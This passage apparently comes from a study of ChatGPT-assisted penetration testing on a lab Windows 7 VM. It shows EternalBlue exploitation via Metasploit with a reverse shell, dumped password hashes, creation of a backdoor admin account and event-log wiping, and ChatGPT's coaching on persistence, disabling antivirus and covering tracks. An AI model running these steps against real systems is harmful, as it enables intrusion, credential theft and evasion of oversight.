```

```
PORT      STATE SERVICE  VERSION
```

```
135/tcp   open  msrpc    Microsoft Windows RPC
```

```
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
```

```
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds  
(workgroup: WORKGROUP)
```

```
49152/tcp open  msrpc    Microsoft Windows RPC
```

```
49153/tcp open  msrpc    Microsoft Windows RPC
```

```
49154/tcp open  msrpc    Microsoft Windows RPC
```

```
49155/tcp open  msrpc    Microsoft Windows RPC
```

```
49156/tcp open  msrpc    Microsoft Windows RPC
```

```
49157/tcp open  msrpc    Microsoft Windows RPC
```

```
Service Info: Host: WIN-845Q99004PP; OS: Windows; CPE: o:microsoft:windows
```

```
Host script results:
```

```
|_ clock-skew: mean: 10h39m58s, deviation: 2h53m12s, median: 8h59m58s
```

```
|_ smb2-security-mode:
```

```
| 2.1:
```

```
|_ Message signing enabled but not required
```

```
|_ smb2-time:
```

```
| date: 2023-12-20T14:07:43
```

```
|_ start_date: 2023-12-20T13:16:39
```

```
|_ nbstat: NetBIOS name: WIN-845Q99004PP, NetBIOS user: <unknown>, NetBIOS
```

```
MAC: 08:00:27:2a:95:91 (Oracle VirtualBox virtual NIC)
```

```
|_ smb-security-mode:
```

```
| account_used: guest
```

```
| authentication_level: user
```

```
| challenge_response: supported
```

```
|_ message_signing: disabled (dangerous, but default)
```

```
|_ smb-os-discovery:
```

```
| OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
```

```
| OS CPE: cpe:o:microsoft:windows_7::sp1
```

```
| Computer name: WIN-845Q99004PP
```

```
| NetBIOS computer name: WIN-845Q99004PP\x00
```

```
| Workgroup: WORKGROUP\x00
```

```
|_ System time: 2023-12-20T09:07:43-05:00
```

```
Service detection performed. Please report any incorrect results at
```

```
https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 86.04 seconds
```

Fig. 14. Consulting ChatGPT for potential attack vectors



ChatGPT

Based on the Nmap scan results of the target machine `192.168.1.6`, several potential attack vectors can be considered. The target is running Windows 7 Ultimate Service Pack 1, and specific services are open that can be explored for vulnerabilities:

1. **SMB (Server Message Block) Vulnerabilities (Ports 139, 445):**
 - These ports indicate that SMB is running, which is often vulnerable to various attacks.
 - **Potential Attacks:**
 - **EternalBlue (MS17-010):** Check if the system is vulnerable to the EternalBlue exploit, which can be used for remote code execution.
 - **SMB Relay Attack:** If message signing is disabled (as indicated by `message_signing: disabled`), this could be a potential vector.
 - **SMB Enumeration:** Use tools like `enum4linux` to enumerate shares, users, and more, which might reveal sensitive information or weak configurations.
2. **MSRPC (Microsoft Remote Procedure Call) on Various Ports (135, 49152-49157):**
 - MSRPC is a mechanism that allows Windows processes to communicate with each other, both locally and over a network.
 - **Potential Attacks:**
 - **Vulnerability Scanning:** Use tools like Metasploit to scan for known vulnerabilities associated with MSRPC services.
 - **DCE/RPC Endpoint Mapping:** This can sometimes reveal additional information about available services and their UUIDs.
3. **NetBIOS (Port 139):**
 - NetBIOS can provide information about the network, like names and roles of devices.
 - **Potential Attacks:**
 - **NetBIOS Name Service Spoofing:** This could be used for man-in-the-middle attacks within the network.
 - **Information Gathering:** Use `nbtscan` to gather more information about the network.
4. **General Windows 7 Vulnerabilities:**
 - Since the target is running an older version of Windows (Windows 7), it might be susceptible to various known exploits and vulnerabilities not specifically patched in that version.
 - **Potential Attacks:**
 - **Search for Known Exploits:** Utilize databases like CVE Details or Exploit Database to find exploits specific to Windows 7 SP1.
5. **Check for Unpatched Services:**
 - Given the information about the OS version, check for unpatched services and vulnerabilities that might not have been covered by updates.

Important Ethical Considerations:

- **Authorization:** Ensure you have explicit permission to probe and attack this network and machine. Unauthorized access is illegal and unethical.
- **Impact Assessment:** Understand the potential impact of your actions. Even with permission, your activities should not disrupt normal operations or compromise network security.

Fig. 15. Potential attack vectors



You

Great! How can I utilize Metasploit on my Kali machine to execute the EternalBlue (MS17-010) attack path? I believe my first step should involve verifying if the system is susceptible to the EternalBlue exploit.



ChatGPT

To utilize Metasploit in Kali Linux for exploiting the EternalBlue vulnerability (MS17-010) on your target machine, you can follow these steps:

Step 1: Start Metasploit Framework

Open a terminal and launch Metasploit by typing:

```
bash Copy code  
msfconsole
```

Step 2: Search for EternalBlue Module

Once Metasploit starts, search for the EternalBlue module:

```
bash Copy code  
search eternalblue
```

Look for a module named something like `exploit/windows/smb/ms17_010_eternalblue`. Note the exact path.

Step 3: Use the EternalBlue Module

Use the EternalBlue exploit module:

```
bash Copy code  
use exploit/windows/smb/ms17_010_eternalblue
```

Step 4: Set Options



Fig. 16. ChatGPT guidance on gaining access — part 1

Step 4: Set Options

Set the RHOSTS (target IP) and other necessary options. Replace `192.168.1.6` with your target's IP address:

```
bash Copy code  
  
set RHOSTS 192.168.1.6  
set LHOST [Your Kali Machine IP]
```

Optionally, set the payload. For a reverse shell, you could use:

```
bash Copy code  
  
set payload windows/x64/meterpreter/reverse_tcp
```

Step 5: Check Vulnerability

Before executing the attack, you can check if the target is vulnerable:

```
bash Copy code  
  
check
```

Step 6: Exploit

If the target is vulnerable, run the exploit:

```
bash Copy code  
  
exploit
```

Step 7: Post-Exploitation


If the exploit is successful, you'll have access to the target system. You can then perform post-exploitation tasks, like gather  information, escalating privileges, etc.

Fig. 17. ChatGPT guidance on gaining access — part 2


```
msf0 > search eternalblue

Matching Modules

#  Name                                     Disclosure Date Rank Check Description
--  -
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14      average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010      2017-03-14      normal No  MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great Yes  SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

Fig. 19. The 'search' command

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

Fig. 20. The 'use' command

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.1.6
rhosts => 192.168.1.6
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.1.6     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445              yes       The target port (TCP)
SMBDomain  no                no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass    no                no        (Optional) The password for the specified username
SMBUser    no                no        (Optional) The username to authenticate as
VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.4     yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic Target

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Fig. 21. The 'set' command

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 192.168.1.6:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.1.6:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.6:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.6:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Fig. 22. The 'check' command


```

msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.4:4444
[*] 192.168.1.6:4445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.1.6:4445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.6:4445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.6:4445 - The target is vulnerable.
[*] 192.168.1.6:4445 - Connecting to target for exploitation.
[*] 192.168.1.6:4445 - Connection established for exploitation.
[*] 192.168.1.6:4445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.6:4445 - CORE raw buffer dump (38 bytes)
[*] 192.168.1.6:4445 - 0x00000000 5f 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.1.6:4445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.1.6:4445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[*] 192.168.1.6:4445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.6:4445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.6:4445 - Sending all but last fragment of exploit packet
[*] 192.168.1.6:4445 - Starting non-paged pool grooming
[*] 192.168.1.6:4445 - Sending SMBv2 buffers
[*] 192.168.1.6:4445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.6:4445 - Sending final SMBv2 buffers.
[*] 192.168.1.6:4445 - Sending last fragment of exploit packet!
[*] 192.168.1.6:4445 - Receiving response from exploit packet
[*] 192.168.1.6:4445 - ETERNALBLUE overwrite completed successfully (0xc000000d)!
[*] 192.168.1.6:4445 - Sending egg to corrupted connection.
[*] 192.168.1.6:4445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.1.6
[*] Meterpreter session 3 opened (192.168.1.4:4444 -> 192.168.1.6:49159 ) at 2023-12-20 10:17:25 +0400
[*] 192.168.1.6:4445 - -----
[*] 192.168.1.6:4445 - -----WIN-----
[*] 192.168.1.6:4445 - -----

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```

Fig. 23. The 'exploit' command

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : WIN-845Q99004PP
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 0
Meterpreter  : x64/windows
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58f5081696f366cdc72491a2c4996bd5 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:f580a1940b1f6759fbdd9f5c482ccdbb :::
user:1000:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe :::
meterpreter > █

```

Fig. 24. The 'getuid' command

**You**

Excellent! Now that I have gained entry into the system with root access, and I'm in the fourth ethical hacking stage, "Maintaining Access," what actions would you suggest I take to ensure maintaining access?

**ChatGPT**

In the "Maintaining Access" stage of ethical hacking, your objective is to ensure you can re-enter the system in the future, ideally without being detected. Here are several methods you might consider for maintaining access to the system you've compromised:

1. **Creating Backdoors:**
 - **Simple Backdoor:** Create a simple backdoor by adding a new user account with administrative privileges.
 - **Reverse Shell Backdoor:** Set up a reverse shell that connects back to your machine at regular intervals or upon certain triggers.
 - **Service Backdoor:** Install a backdoor as a service, which starts automatically. This method requires careful handling to avoid detection.
2. **Using Meterpreter Scripts for Persistence:**
 - Meterpreter offers scripts like `metsvc` to create a service for persistence. However, these can sometimes be flagged by antivirus software.
 - Alternatively, use the `persistence` script within Meterpreter to create a scheduled task or registry key that ensures the payload is run at intervals or system startup.
3. **Manipulating Services or Scheduled Tasks:**
 - Modify existing services or create new scheduled tasks that will execute your payload. This can be done manually or via scripts.
4. **Replacing Binaries or DLL Hijacking:**
 - Replace commonly used binaries with a version that includes your payload. DLL hijacking is another technique, where you replace a legitimate DLL with a malicious one.
5. **Registry Keys:**
 - Add new registry keys or modify existing ones to execute your payload. This requires knowledge of the Windows registry and careful consideration to remain stealthy.
6. **Web Shells:**
 - If the target has a web server, you could upload a web shell. This allows you to execute commands via a web interface.
7. **Remote Access Tools (RATs):**
 - Install a RAT for more interactive and graphical control over the system.
8. **Covering Your Tracks:**
 - After setting up your persistence mechanism, make sure to erase logs, histories, and any temporary files that might have been created during the process.
 - Regularly check for and disable antivirus or endpoint detection software that could discover your backdoors.
9. **Regularly Update Your Methods:**
 - Security software updates and system changes may render some persistence methods ineffective. Regularly check and update your methods.

Fig. 25. ChatGPT's recommendations on maintaining access

**You**

Great! To establish persistent access, I'd like to create a basic backdoor by adding a new user account with administrative privileges. Could you please guide me through the step-by-step process of accomplishing this using my Meterpreter shell?

**ChatGPT**

Sure, creating a new user account with administrative privileges through a Meterpreter session is a common method for establishing a basic backdoor for persistent access. Here's a step-by-step guide to accomplish this:

Step 1: Open Meterpreter Session

Ensure you have an active Meterpreter session on the target machine.

Step 2: Elevate Privileges (If Needed)

Ensure you have the necessary privileges to create a user. If you're not already running with elevated privileges (`NT AUTHORITY\SYSTEM`), you might need to escalate your privileges first.

Step 3: Create a New User

Use the `net user` command to create a new user. Replace `newusername` and `password` with your desired username and password:

```
bash Copy code
execute -f cmd.exe -c -H -i -a "/c net user newusername password /add"
```

Step 4: Add the User to the Administrators Group

To grant administrative privileges to the new user, add them to the administrators group:

```
bash Copy code
execute -f cmd.exe -c -H -i -a "/c net localgroup administrators newusername"
```

Step 5: Verify the New User

You can verify that the user has been created and added to the Administrators group using:

```
bash Copy code
execute -f cmd.exe -c -H -i -a "/c net users"
```

Step 6: Testing Access

Test the new user account by logging into the system with the new credentials to ensure that the account has been set up correctly and has the necessary privileges.

Fig. 26. ChatGPT's guide to creating a basic backdoor

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > execute -f cmd.exe -c -H -i -a "/c net user Haitham chris_fl23 /add"
Process 1312 created.
Channel 1 created.
The command completed successfully.

```

Fig. 27. Adding a new user

```

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58f5081696f366cdc72491a2c4996bd5:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Haitham:1003:aad3b435b51404eeaad3b435b51404ee:b89b3f951dcf4219608b62ed74c4c859:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:f580a1940b1f6759fbd9f5c482ccdbb:::
user:1000:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
meterpreter > execute -f cmd.exe -c -H -i -a "/c net localgroup administrators Haitham /add"
Process 1148 created.
Channel 3 created.
The command completed successfully.

meterpreter > execute -f cmd.exe -c -H -i -a "/c net users"
Process 1732 created.
Channel 4 created.

User accounts for \\

Administrator      Guest      Haitham
user
The command completed with one or more errors.

meterpreter > execute -f cmd.exe -c -H -i -a "/c net localgroup administrators"
Process 1224 created.
Channel 5 created.
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

Administrator
Haitham
user
The command completed successfully.

```

Fig. 28. Adding the new user to administrator group




Fig. 29. Windows standard login screen




Fig. 30. Logged in with the new user (Haitham)

**You**

I've now entered the 5th Ethical Hacking stage: "Covering Tracks." Could you please provide a step-by-step guide on how to effectively cover my tracks? As you may recall, I currently possess a Meterpreter shell with root access, and I've already created a new user named "Haitham" with administrative privileges.

**ChatGPT**

Covering tracks in the context of ethical hacking involves erasing or minimizing evidence of your activities within the target system. This is crucial to avoid detection and to leave the system as close to its original state as possible. Since you have root access via a Meterpreter shell and have created a new user named "Haitham," here are steps to effectively cover your tracks:

1. Remove Created User Accounts (Optional)

If the user account "Haitham" was only created for penetration testing and is no longer needed, consider removing it to reduce obvious signs of compromise:

```
bash Copy code
meterpreter > execute -f cmd.exe -c -H -i -a "/c net user Haitham /dele
```

2. Clear System Logs

Windows stores various logs that can record your activities. You need to be cautious here, as clearing all logs can be suspicious in itself.

- **Security Logs:**

- Use the following command to clear specific Windows event logs (e.g., Security, System, Application):

```
bash Copy code
meterpreter > clearev
```

- **Remember:** Clearing logs can be a red flag for system administrators and might not always be advisable. In some ethical hacking engagements, it's better to leave logs untouched.

Fig. 31. ChatGPT suggestions for covering tracks — part 1

3. Remove Meterpreter Artifacts

If you have used Meterpreter to download or create files on the target system, remove these artifacts:

- Use Meterpreter's `rm` command to delete any files you've created or downloaded onto the system.

4. Uninstall Any Installed Software or Tools

If you installed any software or tools (like backdoors or additional scripts), uninstall and delete them.

5. Reset Modified Settings

If you modified any system settings, restore them to their original state.

6. Check for and Remove Scheduled Tasks

If you created any scheduled tasks for persistence, remove them:

- Use the command line or Windows Task Scheduler to delete any tasks you created.

7. Flush DNS and ARP Cache

This step is optional but can help remove traces of network activity:

- **DNS Cache:** `ipconfig /flushdns`
- **ARP Cache:** `arp -d *`

8. Exit Gracefully

When you've completed these steps, close the Meterpreter session cleanly:

```
bash Copy code
meterpreter > exit
```

Ethical Considerations

- **Permission and Scope:** Ensure all actions are within the bounds of the authorized

Fig. 32. ChatGPT suggestions for covering tracks — part 2

```
meterpreter > clearev  
[*] Wiping 757 records from Application ...  
[*] Wiping 2669 records from System ...  
[*] Wiping 969 records from Security ...  
meterpreter > 
```

Fig. 33. Clearing system logs

Penetration Test Report for [Target Organization]

Executive Summary

- Briefly summarize the purpose of the penetration test, the methods used, and the high-level findings. This section is for executives who need a quick overview without technical details.

Introduction

- **Objective:** Define the goals of the penetration test (e.g., assess the security posture of the network, identify vulnerabilities, etc.).
- **Scope:** Clearly outline the scope of the test, including the systems, networks, and applications that were part of the test.
- **Testing Period:** State the time frame during which the testing took place.

Methodology

- Describe the methodology and tools used during the test. Include phases like Reconnaissance, Scanning, Gaining Access, Maintaining Access, and Covering Tracks.
- For each phase, detail the tools and techniques used and why they were chosen.

Findings and Results

- List each vulnerability discovered during the test.
 - **Vulnerability:** Provide a name and description.
 - **Location:** Specify where the vulnerability was found.
 - **Evidence:** Include evidence such as logs, screenshots, or command outputs.
 - **Risk Level:** Assess the risk level (High, Medium, Low) based on potential impact and exploitability.
 - **Recommendations:** Offer detailed recommendations for mitigating each vulnerability.

Attack Narrative



Fig. 34. PenTest report template generated by ChatGPT — part 1

Attack Narrative

- Provide a narrative of how you gained access and maintained it, including any created user accounts or system changes.
- Include the steps taken for covering tracks, like clearing logs.

Conclusion and Recommendations

- Summarize the overall security posture of the organization based on your findings.
- Provide general recommendations for improving security, such as patch management, user education, or policy changes.

Appendices

- Include any additional information such as full logs, tool outputs, scripts used, or extended evidence.

Key Points for Your Report

1. **Clarity and Detail:** Ensure that the report is clear and detailed enough that someone with a similar level of technical expertise can understand and reproduce your steps.
2. **Professionalism:** Use professional language, and avoid jargon that might not be understood by all readers. The report should be structured and well-organized.
3. **Ethical Disclosure:** Clearly state that all activities were performed ethically and within the authorized scope.
4. **Actionable Recommendations:** Ensure that your recommendations are actionable and practical. Avoid vague suggestions.
5. **Confidentiality:** Handle the report as a confidential document, as it contains sensitive information about the security posture of the organization.


Remember, a penetration test report is not just about highlighting vulnerabilities; it's also about providing value through actionable recommendations to strengthen the organization's security posture. 

Fig. 35. PenTest report template generated by ChatGPT — part 2

**ChatGPT****Penetration Test Report for Local VM Network on VirtualBox****Executive Summary**

This report provides a comprehensive overview of the penetration test conducted on December 20th, 2023, on a local network of Virtual Machines (VMs) hosted on VirtualBox, running on a MacBook. The primary objectives were to identify vulnerabilities, assess the security posture, evaluate the potential for unauthorized access, and determine the effectiveness of ChatGPT in aiding ethical hackers. Key findings include the successful exploitation of the EternalBlue vulnerability on a Windows 7 VM and the creation of a new user account for persistent access.

Introduction

- **Objective:** To identify vulnerabilities, assess security and potential for unauthorized access, and evaluate ChatGPT's utility in streamlining the penetration testing process.
- **Scope:** Focused on a local network of VMs within VirtualBox, specifically targeting a Windows 7 VM at IP 192.168.1.6.
- **Testing Period:** Conducted on December 20th, 2023, over a few hours.

Methodology

The test encompassed five stages:

1. **Reconnaissance:** Utilized Nmap for network mapping and identifying target machines.
2. **Scanning:** Conducted detailed Nmap scans, revealing a Windows 7 Ultimate SP1 machine.
3. **Gaining Access:** Successfully exploited MS17-010 (EternalBlue) via Metasploit, gaining root access to assess unauthorized entry potential.
4. **Maintaining Access:** Created a new user "Haitham" with administrative privileges.
5. **Covering Tracks:** Cleared various event logs using Meterpreter to minimize detection traces.

ChatGPT was used throughout to provide command guidance, strategic advice, and remediation strategies.

Fig. 36. ChatGPT-produced PenTest report — part 1

Findings and Results

1. **Vulnerability: MS17-010 (EternalBlue)**
 - **Location:** Windows 7 VM (192.168.1.6)
 - **Risk Level:** High
 - **Recommendations:** Implement security patches and consider system upgrades.
2. **Weak Security Configuration**
 - **Location:** Windows 7 VM (192.168.1.6)
 - **Risk Level:** Medium
 - **Recommendations:** Enforce robust user account management policies.

ChatGPT's Role in Penetration Testing

ChatGPT was instrumental in:

- Providing immediate technical guidance and syntax.
- Strategizing for each phase of testing.
- Suggesting detailed mitigation measures.

Conclusion and Recommendations

The penetration test revealed significant vulnerabilities, particularly in the Windows 7 VM, indicating susceptibility to unauthorized access. Regular patching, system upgrades, and thorough security audits are recommended. ChatGPT's role was significant, showcasing its potential as a supportive tool for ethical hacking.

Appendices

- Appendix A: Detailed Nmap Scan Outputs
- Appendix B: Metasploit Logs for EternalBlue Exploit
- Appendix C: User Account Creation and Deletion Logs
- Appendix D: Logs of Cleared Event Records

Fig. 37. ChatGPT-produced PenTest report — part 2